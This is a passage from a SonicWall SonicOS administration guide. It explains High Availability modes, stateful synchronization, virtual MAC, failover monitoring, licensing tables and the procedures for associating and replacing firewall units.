Active	The operative condition of a hardware unit. The Active identifier is a logical role that can be assumed by either a Primary or Secondary hardware unit.
Failover	The actual process in which the Standby unit assumes the Active role following a qualified failure of the Active unit. Qualification of failure is achieved by various configurable physical and logical monitoring facilities described in Configuring High Availability on page 1658.
HA	High Availability: non-state, hardware failover capability.
IDV	Interface Disambiguation via VLAN.
PoE	Power over Ethernet is a technology that lets network cables carry electrical power.
PPP	Point-to-point protocol that provides a standard method for transporting multi-protocol diagrams over point-to-point links.

PPPoE	A method for transmitting PPP over ethernet.
PPPoE HA	HA PPPoE support function without State.
Preempt	Applies to a post-failover condition in which the Primary unit has failed, and the Secondary unit has assumed the Active role. Enabling Preempt causes the Primary unit to seize the Active role from the Secondary after the Primary has been restored to a verified operational state.
Primary	The principal hardware unit itself. The Primary identifier is a manual designation and is not subject to conditional changes. Under normal operating conditions, the Primary hardware unit operates in an Active role.
Secondary (Backup)	The subordinate hardware unit itself. The Secondary identifier is a relational designation and is assumed by a unit when paired with a Primary unit. Under normal operating conditions, the Secondary unit operates in a Standby mode. Upon failure of the Primary unit, the Secondary unit assumes the Active role.
SHF	State Hardware Failover, a SonicOS feature that allows existing network flows to remain active when the primary firewall fails and the backup firewall takes over.
Standby (Idle)	The passive condition of a hardware unit. The Standby identifier is a logical role that can be assumed by either a Primary or Secondary hardware unit. The Standby unit assumes the Active role upon a determinable failure of the Active unit.
STP	Spanning Tree Protocol.

High Availability Modes

High Availability has several operation modes, which can be selected on the **High Availability > Settings** page:

- **None**—Selecting **None** activates a standard high availability configuration and hardware failover functionality, with the option of enabling Stateful HA and Active/Active DPI.
- **Active/Standby**—Active/Standby mode provides basic high availability with the configuration of two identical firewalls as a High Availability Pair. The Active unit handles all traffic, while the Standby unit shares its configuration settings and can take over at any time to provide continuous network connectivity if the Active unit stops working.

  By default, Active/Standby mode is stateless, meaning that network connections and VPN tunnels must be re-established after a failover. To avoid this, Stateful Synchronization can be licensed and enabled with Active/Standby mode. In this Stateful HA mode, the dynamic state is continuously synchronized between the Active and Standby units. When the Active unit encounters a fault condition, stateful failover occurs as the Standby firewall takes over the Active role with no interruptions to the existing network connections.

  NOTE: Stateful HA is:
  - Included on NSA 4600 and higher NSA platforms and SuperMassive Series platforms.
  - Supported on the NSA 2600 and NSA 3600 platforms with a SonicOS Expanded License or a High Availability License.
  - Supported on the TZ500 and higher TZ platforms with a SonicOS Expanded License or a High Availability (Stateful) Upgrade License.

  For licensing information, see Registering and Associating Firewalls on MySonicWall on page 1614 and Licensing High Availability Features on page 1615.

- **Active/Active DPI**—The Active/Active Deep Packet Inspection (DPI) mode can be used along with the Active/Standby mode. When Active/Active DPI mode is enabled, the processor intensive DPI services, such as Intrusion Prevention (IPS), Gateway Anti-Virus (GAV), and Anti-Spyware are processed on the

standby firewall, while other services, such as firewall, NAT, and other types of traffic are processed on the Active firewall concurrently.

NOTE: Active/Active DPI is:

- Included on the SM 9000 series platforms.
- Supported on the NSA 5600 and above platforms with a SonicOS Expanded License or a High Availability (Stateful) License.

For licensing information, see Registering and Associating Firewalls on MySonicWall on page 1614 and Licensing High Availability Features on page 1615.

- **Active/Active Clustering**—In this mode, multiple firewalls are grouped together as cluster nodes, with multiple Active units processing traffic (as multiple gateways), doing DPI and sharing the network load. Each cluster node consists of two units acting as a Stateful HA pair. Active/Active Clustering provides Stateful Failover support in addition to load-sharing. Optionally, each cluster node can also consist of a single unit, in which case Stateful Failover and Active/Active DPI are not available.

  NOTE: Active/Active Clustering is:

  - Included on the SM 9000 series platforms.
  - Supported on NSA 3600 and above platforms only with the purchase of a SonicOS Expanded License.

  For licensing information, see Registering and Associating Firewalls on MySonicWall on page 1614 and Licensing High Availability Features on page 1615.

- **Active/Active DPI Clustering**—This mode allows for the configuration of up to four HA cluster nodes for failover and load sharing, where the nodes load balance the application of DPI security services to network traffic. This mode can be enabled for additional performance gain, utilizing the standby units in each cluster node.

  NOTE: Active/Active DPI Clustering is:

  - Included on the SM 9000 series platforms
  - Supported on NSA 3600 and above platforms only with the purchase of a SonicOS Expanded License.

  For licensing information, see Registering and Associating Firewalls on MySonicWall on page 1614 and Licensing High Availability Features on page 1615.

Crash Detection

The HA feature has a thorough self-diagnostic mechanism for both the Active and Standby firewalls. The failover to the standby unit occurs when critical services are affected, physical (or logical) link failure is detected on monitored interfaces, or when the firewall loses power.

The self-checking mechanism is managed by software diagnostics, which check the complete system integrity of the firewall. The diagnostics check internal system status, system process status, and network connectivity. There is a weighting mechanism on both sides to decide which side has better connectivity to avoid potential failover looping.

Critical internal system processes such as NAT, VPN, and DHCP (among others) are checked in real time. The failing service is isolated as early as possible, and the failover mechanism repairs it automatically.

Virtual MAC Address

The Virtual MAC address allows the High Availability pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability.

Without Virtual MAC enabled, the Active and Standby firewalls each have their own MAC addresses. Because the firewalls are using the same IP address, when a failover occurs, it breaks the mapping between the IP address and MAC address in the ARP cache of all clients and network resources. The Secondary firewall must issue an ARP request, announcing the new MAC address/IP address pair. Until this ARP request propagates through the network, traffic intended for the Primary firewall's MAC address can be lost.

The Virtual MAC address greatly simplifies this process by using the same MAC address for both the Primary and Secondary firewalls. When a failover occurs, all routes to and from the Primary firewall are still valid for the Secondary firewall. All clients and remote sites continue to use the same Virtual MAC address and IP address without interruption.

By default, this Virtual MAC address is provided by the SonicWall firmware and is different from the physical MAC address of either the Primary or Secondary firewalls. This eliminates the possibility of configuration errors and ensures the uniqueness of the Virtual MAC address, which prevents possible conflicts. Optionally, you can manually configure the Virtual MAC address on the **High Availability > Monitoring** page.

The Virtual MAC setting is available even if Stateful High Availability is not licensed. When Virtual MAC is enabled, it is always used even if Stateful Synchronization is not enabled.

Dynamic WAN Interfaces with PPPoE HA

NOTE: Dynamic WAN interfaces with PPPoE HA is not supported on the SuperMassive 9800. Only the DHCP Server dynamic WAN mode is supported.

Beginning with SonicOS 6.2.7.0, PPPoE can be enabled on interfaces in non-stateful mode, HA Active/Standby mode. PPPoE HA provides HA where a Secondary firewall assumes connection to the PPPoE server when the Active firewall fails.

NOTE: One WAN interface must be configured as PPPoE; see Configuring a WAN Interface on page 297.

After the Active unit connects to the PPPoE server, the firewall synchronizes the PPPoE session ID and server name to the Secondary unit.

When the Active firewall fails, it terminates the PPPoE HA connection on the client side by timing out. The Secondary firewall connects to the PPPoE server, terminates the original connection on the server side, and starts a new PPPoE connection. All pre-existing network connections are rebuilt, the PPPoE sessions are re-established, and the PPP process is renegotiated.

Stateful Synchronization with DHCP

With SonicOS 6.2.7, DHCP can now be enabled on interfaces in both Active/Standby (non-stateful) and Stateful Synchronization modes.

Only the Active firewall can get a DHCP lease. The Active firewall synchronizes the DHCP IP address along with the DNS and gateway addresses to the Secondary firewall. The DHCP client ID is also synchronized, allowing this feature to work even without enabling Virtual MAC.

During a failover, the Active firewall releases the DHCP lease and, as it becomes the Active unit, the Secondary firewall renews the DHCP lease using the existing DHCP IP address and client ID. The IP address does not change, and network traffic, including VPN tunnel traffic, continues to pass.

If the Active firewall does not have an IP address when failover occurs, the Secondary firewall starts a new DHCP discovery.

Stateful Synchronization with DNS Proxy

DNS Proxy supports stateful synchronization of DNS cache. When the DNS cache is added, deleted, or updated dynamically, it synchronizes to the idle firewall.

About HA Monitoring

On the **High Availability > Monitoring** page, you can configure both physical and logical interface monitoring:

- By enabling physical interface monitoring, you enable link detection for the designated HA interfaces. The link is sensed at the physical layer to determine link viability.
- Logical monitoring involves configuring the SonicWall to monitor a reliable device on one or more of the connected networks.

Failure to periodically communicate with the device by the Active unit in the HA Pair triggers a failover to the Standby unit. If neither unit in the HA Pair can connect to the device, no action is taken.

The Primary and Secondary IP addresses configured on the **High Availability > Monitoring** page can be configured on LAN or WAN interfaces, and are used for multiple purposes:

- As independent management addresses for each unit (supported on all physical interfaces)
- To allow synchronization of licenses between the Standby unit and the SonicWall licensing server
- As the source IP addresses for the probe pings sent out during logical monitoring

Configuring unique management IP addresses for both units in the HA Pair allows you to log in to each unit independently for management purposes. Note that non-management traffic is ignored if it is sent to one of these IP addresses. The Primary and Secondary firewalls' unique LAN IP addresses cannot act as an active gateway; all systems connected to the internal LAN will need to use the virtual LAN IP address as their gateway.

If WAN monitoring IP addresses are configured, then X0 monitoring IP addresses are not required. If WAN monitoring IP addresses are not configured, then X0 monitoring IP addresses are required, since in such a scenario the Standby unit uses the X0 monitoring IP address to connect to the licensing server with all traffic routed via the Active unit.

The management IP address of the Secondary/Standby unit is used to allow license synchronization with the SonicWall licensing server, which handles licensing on a per-firewall basis (not per-HA Pair). Even if the Secondary unit was already registered on MySonicWall before creating the HA association, you must use the link on the **System > Licenses** page to connect to the SonicWall server while accessing the Secondary firewall through its management IP address.

When using logical monitoring, the HA Pair pings the specified Logical Probe IP address target from the Primary as well as from the Secondary unit. The IP address set in the Primary IP Address or Secondary IP Address field is used as the source IP address for the ping. If both units can successfully ping the target, no failover occurs. If both cannot successfully ping the target, no failover occurs, as SonicOS assumes that the problem is with the target, and not the firewalls. If one firewall can ping the target but the other cannot, however, the HA Pair failovers to the unit that can ping the target.

The configuration tasks on the **High Availability > Monitoring** page are performed on the Primary unit and then are automatically synchronized to the Secondary.

About Active/Standby HA

HA allows two identical firewalls running SonicOS to be configured to provide a reliable, continuous connection to the public Internet. One firewall is configured as the Primary unit, and an identical firewall is configured as the Secondary unit. In the event of the failure of the Primary firewall, the Secondary firewall takes over to secure a

reliable connection between the protected network and the Internet. Two firewalls configured in this way are also known as a High Availability Pair (HA Pair).

Active/Standby HA provides standard, high availability, and hardware failover functionality with the option of enabling stateful HA and Active/Active DPI.

HA provides a way to share licenses between two firewalls when one is acting as a high availability system for the other. To use this feature, you must register the firewalls on MySonicWall as Associated Products. Both firewalls must be the same SonicWall model.

Topics:

Benefits of Active/Standby HA

- **Increased network reliability** – In a High Availability configuration, the Secondary firewall assumes all network responsibilities when the Primary unit fails, ensuring a reliable connection between the protected network and the Internet.
- **Cost-effectiveness** – High Availability is a cost-effective option for deployments that provide high availability by using redundant firewalls. You do not need to purchase a second set of licenses for the Secondary unit in a High Availability Pair.
- **Virtual MAC for reduced convergence time after failover** – The Virtual MAC address setting allows the HA Pair to share the same MAC address, which dramatically reduces convergence time following a failover. Convergence time is the amount of time it takes for the devices in a network to adapt their routing tables to the changes introduced by high availability. By default, the Virtual MAC address is provided by the SonicWall firmware and is different from the physical MAC address of either the Primary or Secondary firewalls.

How Active/Standby HA Works

NOTE: The TZ300 series and TZ400 series firewalls can be operated in Active/Standby HA mode without Stateful Synchronization. The SOHO W does not support High Availability with or without Stateful Synchronization.

HA requires one SonicWall firewall configured as the Primary SonicWall, and an identical SonicWall firewall configured as the Secondary SonicWall. During normal operation, the Primary SonicWall is in an Active state and the Secondary SonicWall in an Standby state. If the Primary device loses connectivity, the Secondary SonicWall transitions to Active mode and assumes the configuration and role of Primary, including the interface IP addresses of the configured interfaces.

Basic Active/Standby HA provides stateless high availability. After a failover to the Secondary firewall, all the pre-existing network connections must be re-established, including the VPN tunnels that must be re-negotiated. Stateful Synchronization can be licensed and enabled separately. For more information, see About Stateful Synchronization on page 1610.

The failover applies to loss of functionality or network-layer connectivity on the Primary SonicWall. The failover to the Secondary SonicWall occurs when critical services are affected, physical (or logical) link failure is detected on monitored interfaces, or when the Primary SonicWall loses power. The Primary and Secondary SonicWall devices are currently only capable of performing Active/Standby High Availability or Active/Active DPI – complete Active/Active high availability is not supported at present.

There are two types of synchronization for all configuration settings:

- **Incremental** – If the timestamps are in sync and a change is made on the Active unit, an incremental synchronization is pushed to the Standby unit.
- **Complete** –If the timestamps are out of sync and the Standby unit is available, a complete synchronization is pushed to the Standby unit. When incremental synchronization fails, a complete synchronization is automatically attempted.

About Stateful Synchronization

Stateful Synchronization provides dramatically improved failover performance. When enabled, the network connections and VPN tunnel information is continuously synchronized between the two units so that the Secondary can seamlessly assume all network responsibilities if the Primary firewall fails, with no interruptions to existing network connections.

NOTE: Stateful HA is included on NSA 4600 and higher NSA platforms and on all SuperMassive platforms. Stateful HA is supported on the TZ500 and higher TZ platforms and NSA 2600 and NSA 3600 platforms with an Extended or Stateful HA upgrade license.For licensing information, see Registering and Associating Firewalls on MySonicWall on page 1614 and Licensing High Availability Features on page 1615.

Topics:

Benefits of Stateful Synchronization

- **Improved reliability** - By synchronizing most critical network connection information, Stateful Synchronization prevents down time and dropped connections in case of firewall failure.
- **Faster failover performance** - By maintaining continuous synchronization between the Primary and Secondary firewalls, Stateful Synchronization enables the Secondary firewall to take over in case of a failure with virtually no down time or loss of network connections.
- **Minimal impact on CPU performance** - Typically less than 1% usage.
- **Minimal impact on bandwidth** - Transmission of synchronization data is throttled so as not interfere with other data.

How Does Stateful Synchronization Work?

Stateful Synchronization is not load-balancing. It is an active-standby configuration where the Primary firewall handles all traffic. When Stateful Synchronization is enabled, the Primary firewall actively communicates with the Secondary to update most network connection information. As the Primary firewall creates and updates network connection information (such as VPN tunnels, active users, connection cache entries), it immediately informs the Secondary firewall. This ensures that the Secondary firewall is always ready to transition to the Active state without dropping any connections.

The synchronization traffic is throttled to ensure that it does not interfere with regular network traffic. All configuration changes are performed on the Primary firewall and automatically propagated to the Secondary firewall. The High Availability pair uses the same LAN and WAN IP addresses—regardless of which firewall is currently Active.

When using SonicWall Global Management System (GMS) to manage the firewalls, GMS logs into the shared WAN IP address. In case of a failover, GMS administration continues seamlessly, and GMS administrators currently logged into the firewall are not logged out; however, **Get** and **Post** commands may result in a time out with no reply returned.

Synchronized and non-synchronized information lists the information that is synchronized and information that is not currently synchronized by Stateful Synchronization.

Synchronized and non-synchronized information

Information that is Synchronized	Information that is not Synchronized
VPN information	Dynamic WAN clients (L2TP, PPPoE, and PPTP)
Basic connection cache	Deep Packet Inspection (GAV, IPS, and Anti Spyware)
FTP	IPHelper bindings (such as NetBIOS and DHCP)
Oracle SQL*NET	SYNFlood protection information
Real Audio	Content Filtering Service information
RTSP	VoIP protocols
GVC information	Dynamic ARP entries and ARP cache time outs
Dynamic Address Objects	Active wireless client information
DHCP server information	Wireless client packet statistics
Multicast and IGMP	Rogue AP list
Active users	
ARP	
SonicPoint status	
Wireless guest status	
License information	
Weighted Load Balancing information	
RIP and OSPF information	

Stateful Synchronization Example

In case of a failover, the following sequence of events occurs:

1. A PC user connects to the network, and the Primary firewall creates a session for the user.
2. The Primary firewall synchronizes with the Secondary firewall. The Secondary now has all of the user's session information.
3. The administrator restarts the Primary unit.
4. The Secondary unit detects the restart of the Primary unit and switches from Standby to Active.
5. The Secondary firewall begins to send gratuitous ARP messages to the LAN and WAN switches using the same Virtual MAC address and IP address as the Primary firewall. No routing updates are necessary for downstream or upstream network devices.
6. When the PC user attempts to access a Web page, the Secondary firewall has all of the user's session information and is able to continue the user's session without interruption.

About Active/Active DPI HA

IMPORTANT: Capture functionality is not supported in Active/Active DPI mode.

With Active/Active DPI enabled on a Stateful HA pair, the Deep Packet Inspection services are processed on the standby firewall of an HA pair concurrently with the processing of firewall, NAT, and other modules on the active firewall. The following DPI services are affected:

- Intrusion Prevention Service (IPS)
- Gateway Anti-Virus (GAV)
- Gateway Anti-Spyware
- Application Control

To use the Active/Active DPI feature, the administrator must configure an additional interface as the **Active/Active DPI Interface**. For example, if you choose to make X5 the Active/Active DPI Interface, you must physically connect X5 on the active unit to X5 on the standby unit in the HA pair. Certain packet flows on the active unit are selected and offloaded to the standby unit on the Active/Active DPI Interface. DPI is performed on the standby unit and then the results are returned to the active unit over the same interface. The remaining processing is performed on the active unit.

NOTE: Active/Active DPI is included on SuperMassive 9200, 9400, and 9600 platforms and is supported on the NSA 5600 and NSA 6600 only with extended licenses. For licensing information, see Registering and Associating Firewalls on MySonicWall on page 1614 and Licensing High Availability Features on page 1615.

Benefits of Active/Active DPI HA

Active/Active DPI taps into the unused CPU cycles available in the standby unit, but the traffic still arrives and leaves through the active unit. The standby unit only sees the network traffic offloaded by the active unit, and processing of all modules other than DPI services is restricted to the active unit.

Active/Standby and Active/Active DPI Prerequisites

This section lists the supported platforms, provides recommendations and requirements for physically connecting the units, and describes how to register, associate, and license the units for High Availability.

Topics:

Supported Platforms for HA

Licenses included with the purchase of a SonicWall firewall are shown in Licensing requirements for HA, Stateful HA, and A/A DPI. Some platforms require additional licensing to use the HA features. HA Upgrade and Expanded licenses can be purchased on MySonicWall or from a SonicWall reseller.

NOTE: HA licenses must be activated on each firewall, either by registering the unit on MySonicWall from the SonicOS management interface, or by applying the license keyset to each unit if Internet access is not available.

Licensing requirements for HA, Stateful HA, and A/A DPI

Platform [a]	HA	Stateful HA – SonicOS version			A/A DPI – SonicOS version		
		6.2.6	6.2.7	6.2.9	6.2.6	6.2.7	6.2.9
SM 9800	Included	N/A	Included [b]		N/A	Included [c]	
SM 9600	Included	Included			Included		
SM 9400	Included	Included			Included		
SM 9200	Included	Included			Included		
NSA 6600	Included	Included			Expanded License		
NSA 5600	Included	Included			Expanded License		
NSA 4600	Included	Included			N/A		
NSA 3600	Included	Expanded license or HA License			N/A		
NSA 2600	Included	Expanded license or HA License			N/A		
TZ600	Included	Stateful HA Upgrade or Expanded License			N/A		
TZ500/TZ500 W	Included	Stateful HA Upgrade or Expanded License			N/A		
TZ400/TZ400 W	Included	N/A			N/A		
TZ300/TZ300 W	Included	N/A			N/A		
SOHO W	N/A	N/A			N/A		

a. N/A = not applicable; Included = included with appliance

b. Starting with SonicOS 6.2.7.7

c. Starting with SonicOS 6.2.7.7

You can view system licenses on the **System > Licenses** page. This page also provides a way to log into MySonicWall. For information about licensing, see Registering and Associating Firewalls on MySonicWall on page 1614.

Physically Connecting Your Firewalls

NOTE: For complete procedures for connecting your firewalls, see the *Getting Started Guide* for your firewall. For procedures for connecting Active/Active Cluster firewalls, see Connecting the HA Ports for Active/Active Clustering on page 1631 and Connecting Redundant Port Interfaces on page 1631.

If you are connecting the Primary and Secondary firewalls to an Ethernet switch that uses the spanning tree protocol, be aware that it may be necessary to adjust the link activation time on the switch port to which the SonicWall interfaces connect. For example, on a Cisco Catalyst-series switch, it is necessary to activate **spanning tree port fast** for each port connecting to the SonicWall firewall's interfaces.

High Availability requires additional physical connections among the affected SonicWall firewalls.For all modes, you need connections for HA Control and HA Data. Active/Active DPI requires an additional connection.

In any High Availability deployment, you must physically connect the LAN and WAN ports of all units to the appropriate switches.

It is important that the X0 interfaces from all units be connected to the same broadcast domain. Otherwise, traffic failover will not work. Also, X0 is the default redundant HA port; if the normal HA Control link fails, X0 is used to communicate heartbeats between units. Without X0 in the same broadcast domain, both units would become active if the HA Control link fails.

A WAN connection to the Internet is useful for registering your firewalls on MySonicWall and for synchronizing licensing information. Unless live communication with SonicWall's licensing server is not permitted due to network policy, the WAN (X1) interface should be connected before registration and licensing are performed.

Connecting the Active/Active DPI Interfaces for Active/Active DPI

For Active/Active DPI, you must physically connect at least one additional interface, called the **Active/Active DPI Interface**, between the two firewalls in each HA pair, or Cluster Node. The connected interfaces must be the same number on both firewalls, and must initially appear as unused, unassigned interfaces in the **Network > Interfaces** page. For example, you could connect X5 on the Primary unit to X5 on the Secondary if X5 is an unassigned interface. After enabling Active/Active DPI, the connected interface will have a Zone assignment of **HA Data-Link**.

Certain packet flows on the active unit are selected and offloaded to the standby unit on the Active/Active DPI Interface. DPI is performed on the standby unit and then the results are returned to the active unit over the same interface.

Optionally, for port redundancy with Active/Active DPI, you can physically connect a second Active/Active DPI Interface between the two firewalls in each HA pair. This interface takes over transferring data between the two units during Active/Active DPI processing if the first Active/Active DPI Interface has a fault.

To connect the Active/Active DPI Interfaces for Active/Active DPI:

1. Decide which interface to use for the additional connection between the firewalls in the HA pair. The same interface must be selected on each firewall.
2. In the SonicOS management interface, navigate to the **Network > Interfaces** page and ensure that the **Zone** is **Unassigned** for the intended Active/Active DPI Interface.
3. Using a standard Ethernet cable, connect the two interfaces directly to each other.
4. Optionally, for port redundancy with Active/Active DPI, physically connect a second Active/Active DPI Interface between the two firewalls in each HA pair.

Registering and Associating Firewalls on MySonicWall

To use High Availability, you must register both firewalls and associate them for HA on MySonicWall. When you click the link for a registered firewall in your MySonicWall page, the Service Management page displays for that firewall. At the bottom of the Service Management page, you can click the HA Secondary link under Associated Products. Then follow the instructions to select and associate the other unit for your HA Pair. For further information about registering your firewalls, see the *Getting Started Guide* for your firewalls.

After the firewalls are associated as an HA pair, they can share licenses. In addition to High Availability licenses, this includes the SonicOS license, the Support subscription, and the security services licenses. The only licenses that are not shareable are for consulting services, such as the SonicWall GMS Preventive Maintenance Service.

It is not required that the Primary and Secondary firewalls have the same security services enabled. The security services settings will be automatically updated as part of the initial synchronization of settings. License

synchronization is used so that the Secondary firewall can maintain the same level of network protection provided before the failover.

MySonicWall provides several methods of associating the two firewalls. You can start by registering a new firewall, and then choosing an already-registered unit to associate it with. Or, you can associate two units that are both already registered. You can also start the process by selecting a registered unit and adding a new firewall with which to associate it.

NOTE: Even if you first register your firewalls on MySonicWall, you must individually register both the Primary and the Secondary firewalls from the SonicOS management interface while logged into the individual management IP address of each firewall. This allows the Secondary unit to synchronize with the SonicWall license server and share licenses with the associated Primary firewall. When Internet access is restricted, you can manually apply the shared licenses to both firewall.

For information about configuring and using the individual management IP address of each firewall, see About High Availability Monitoring with Active/Clustering on page 1626 and Monitoring High Availability on page 1667.

Licensing High Availability Features

The HA licenses included with the purchase of the SonicWall network firewall is shown in HA licenses available with SonicWall network security firewalls. Some platforms require additional licensing to use the Stateful Synchronization or Active/Active DPI features. SonicOS Expanded licenses or High Availability licenses can be purchased on MySonicWall or from a SonicWall reseller.

NOTE: Stateful High Availability licenses must be activated on each firewall, either by registering the unit on MySonicWall from the SonicOS management interface, or by applying the license keyset to each unit if Internet access is not available.

HA licenses available with SonicWall network security firewalls

Platform	Active/Standby HA [a]	Stateful HA	A/A Clustering	A/A DPI
SM 9800	Included	License	Included	Included
SM 9600	Included	Included	Included	Included
SM 9400	Included	Included	Included	Included
SM 9200	Included	Included	Included	Included
NSA 6600	Included	Included	Expanded License	Expanded License
NSA 5600	Included	Included	Expanded License	Expanded License
NSA 4600	Included	Included	Expanded License	N/A
NSA 3600	Included	Expanded License HA License	Expanded License	N/A
NSA 2600	Included	Expanded License HA License	N/A	N/A
TZ600	Included	Expanded License Stateful HA Upgrade License	N/A	N/A
TZ500/TZ500 W	Included	Expanded License Stateful HA Upgrade License	N/A	N/A
TZ400/TZ400 W	Included	N/A	N/A	N/A
TZ300/TZ300 W	Included	N/A	N/A	N/A
SOHO W	N/A	N/A	N/A	N/A

a. NA = Feature not available

You can view system licenses on the **System > Licenses** page. This page also provides a way to log into MySonicWall and to apply licenses to a firewall. For further information, see Managing SonicWall Licenses on page 167.

There is also a way to synchronize licenses for an HA pair whose firewalls do not have Internet access. When live communication with SonicWall's licensing server is not permitted due to network policy, you can use license keysets to manually apply security services licenses to your firewalls. When you register a firewall on MySonicWall, a license keyset is generated for the firewall. If you add a new security service license, the keyset is updated. However, until you apply the licenses to the firewall, it cannot perform the licensed services.

IMPORTANT: In a High Availability deployment without Internet connectivity, you must apply the license keyset to both of the firewalls in the HA pair.

Maintenance


Topics:

Removing an HA Association

You can remove the association between two SonicWall firewalls on MySonicWall at any time. You might need to remove an existing HA association if you replace an firewall or reconfigure your network. For example, if one of your SonicWall firewalls fails, you will need to replace it. Or, you might need to switch the HA Primary firewall with the Secondary, or HA Secondary, unit after a network reconfiguration. In either case, you must first remove the existing HA association, and then create a new association that uses a new firewall or changes the parent-child relationship of the two units (see Replacing a SonicWall Firewall on page 1617).

To remove the association between two registered SonicWall firewalls:

1. Login to MySonicWall.
2. In the left navigation bar, click **My Products**.
3. On the **My Products** page, under **Registered Products**, scroll down to find the secondary firewall from which you want to remove associations. Click the product **name** or **serial number.**
4. On the **Service Management - Associated Products** page, scroll down to the **Parent Product** section, just above the **Associated Products** section.
5. Under **Parent Product**, to remove the association for this firewall:
    a. Click **Remove**.
    b. Wait for the page to reload.
    c. Scroll down.
    d. Click **Remove** again.



Replacing a SonicWall Firewall

If your SonicWall firewall has a hardware failure while still under warranty, SonicWall will replace it. In this case, you need to remove the HA association containing the failed firewall in MySonicWall, and add a new HA association that includes the replacement. If you contact SonicWall Technical Support to arrange the replacement (known as an RMA), Support will often take care of this for you.

After replacing the failed firewall in your equipment rack with the new unit, you can update MySonicWall and your SonicOS configuration.

Replacing a failed HA Primary unit is slightly different than replacing an HA Secondary unit. Both procedures are provided in these sections:

- Replacing an HA Primary Unit on page 1617
- Replacing an HA Secondary Unit on page 1618

Replacing an HA Primary Unit

To replace an HA Primary unit:

1. In the SonicOS management interface of the remaining SonicWall firewall (the Secondary unit), on the High Availability page, uncheck **Enable High Availability** to disable it.
2. Check **Enable High Availability**.

   The old Secondary unit now becomes the Primary unit. Its serial number is automatically displayed in the Primary SonicWall Serial Number field.
3. Type the serial number for the replacement unit into the **Secondary SonicWall Serial Number** field.
4. Click **Synchronize Settings**.
5. On MySonicWall, remove the old HA association. See Removing an HA Association on page 1616.
6. On MySonicWall, register the replacement SonicWall firewall and create an HA association with the new Primary (original Secondary) unit as the HA Primary, and the replacement unit as the HA Secondary. See Registering and Associating Firewalls on MySonicWall on page 1614.
7. Contact SonicWall Technical Support to transfer the security services licenses from the former HA Pair to the new HA Pair.

   This step is required when the HA Primary unit has failed because the licenses are linked to the Primary unit in an HA Pair.

Replacing an HA Secondary Unit

To replace an HA Secondary unit:

1 On MySonicWall, remove the old HA association as described in Removing an HA Association on page 1616.

2 On MySonicWall, register the replacement SonicWall firewall.

3 Create an HA association with the original HA Primary, using the replacement unit as the HA Secondary as described in Replacing an HA Primary Unit on page 1617.

Active/Active Clustering

NOTE: Active/Active Clustering is supported on NSA 3600 and above firewalls. See HA licenses available with SonicWall network security firewalls and Licensing requirements for A/A Clustering

Topics:

About Active/Active Clustering

An Active/Active Cluster is formed by a grouping up to four Cluster Nodes, with multiple Active units processing traffic (as multiple gateways), doing DPI, and sharing the network load. A Cluster Node can consist of a Stateful HA pair, a Stateless HA pair with standard failover, or a single standalone unit, in which case Stateful Failover and Active/Active DPI are not available. Dynamic state synchronization is only available in a Cluster Node if it is a Stateful HA pair. The traditional SonicWall High Availability protocol or Stateful HA protocol is used for communication within the Cluster Node, between the units in the HA pair.

When a Cluster Node is a Stateful HA pair, Active/Active DPI can be enabled within the Cluster Node for higher performance.

With Active/Active Clustering, you can assign certain traffic flows to each node in the cluster, providing load sharing in addition to redundancy, and supporting a much higher throughput without a single point of failure.

With Active/Active Clustering, you can assign certain traffic flows to each node in the cluster, providing load sharing in addition to redundancy, and supporting a much higher throughput without a single point of failure.

A typical recommended setup includes four firewalls of the same SonicWall model configured as two Cluster Nodes, where each node consists of one Stateful HA pair. For larger deployments, the cluster can include eight firewalls, configured as four Cluster Nodes (or HA pairs). Within each Cluster Node, Stateful HA keeps the dynamic state synchronized for seamless failover with zero loss of data on a single point of failure. Stateful HA is not required, but is highly recommended for best performance during failover.

Load sharing is accomplished by configuring different Cluster Nodes as different gateways in your network. Typically this is handled by another device downstream (closer to the LAN devices) from the Active/Active Cluster, such as a DHCP server or a router.

A Cluster Node can also be a single firewall, allowing an Active/Active cluster setup to be built using two firewalls. In case of a fault condition on one of the firewalls in this deployment, the failover is not stateful since neither firewall in the Cluster Node has an HA Secondary.

Redundancy is achieved at several levels with Active/Active Clustering:

